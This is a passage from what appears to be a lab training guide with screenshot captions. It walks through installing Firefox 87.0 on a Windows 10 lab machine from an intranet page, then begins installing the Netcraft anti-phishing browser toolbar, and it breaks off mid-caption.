


Figure 3.1 Screenshot of PLABWIN10: Displaying the PLABWIN10 desktop. Microsoft Edge is selected.

Step 2

After the **Intranet** Website has loaded, click **Installation_Files**.




Figure 3.2 Screenshot of PLABWIN10: Clicking the Installation_Files link.

Step 3

On the **Installation_Files** page, click **Firefox**.




Figure 3.3 Screenshot of PLABWIN10: Clicking the Firefox link.

Step 4

On the **Firefox** page, click **Firefox Setup 87.0.exe**.




Figure 3.4 Screenshot of PLABWIN10: Clicking the Firefox Setup 87.0.exe link.

Step 5

In the notification bar, click **Run**.




Figure 3.5 Screenshot of PLABWIN10: Clicking Run in the notification bar.

Step 6

Installation of Firefox starts automatically.

Please wait for the installation to complete.




Figure 3.6 Screenshot of PLABWIN10: Showing a dialog box with the Firefox browser installer.

Step 7

The **Welcome to Firefox** tab is shown.

It asks if you would like to make Firefox your default browser, ignore this.

If a notification stating a new Firefox update is available, select **Not now**.




Figure 3.7 Screenshot of PLABWIN10: The Welcome to Firefox tab is displayed.

Task 2 - Use the Netcraft Toolbar

The Netcraft toolbar is designed to protect the users from phishing attacks. It is a Web browser plug-in which detects a phished Website when you visit it.

In this task, you will learn to install and use the Netcraft toolbar. To do this, perform the following steps:

Step 1

The Firefox window opens. In the address bar, type the following URL:

toolbar.netcraft.com

Press **Enter**.




Figure 3.8 Screenshot of PLABWIN10: Entering the URL for the 